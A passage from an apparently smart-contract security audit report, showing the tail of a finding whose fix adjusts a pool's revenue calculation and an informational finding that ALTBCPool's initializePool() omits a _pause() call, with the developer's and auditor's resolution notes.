-    revenue = uint((retrieveH().mul(_w)).convertpackedFloatToWAD());
+    revenue =
    uint((retrieveH().mul(_w.sub(_wInactive()))).convertpackedFloatToWAD());
}
```

Forte: Resolved with @8ecb361f6b3...

Zenith: Verified.

[I-5] `ALTBCPool :: initializePool()` function is missing a `_pause()` operation

SEVERITY: Informational	IMPACT: Informational
STATUS: Resolved	LIKELIHOOD: Low

Target

- ALTBCPool.sol#L59-L80

Description:

As per the docs, the pools should be paused when initialized, but the `initializePool()` function in `ALTBCPool.sol is missing a` _pause()‘ operation.

This means pools will be usable immediately after being deployed. This is inconsistent with the docs.

Recommendations:

Clarify if this is the intended behaviour.

Forte: Updated the documentation to align with the code.

Zenith: Verified.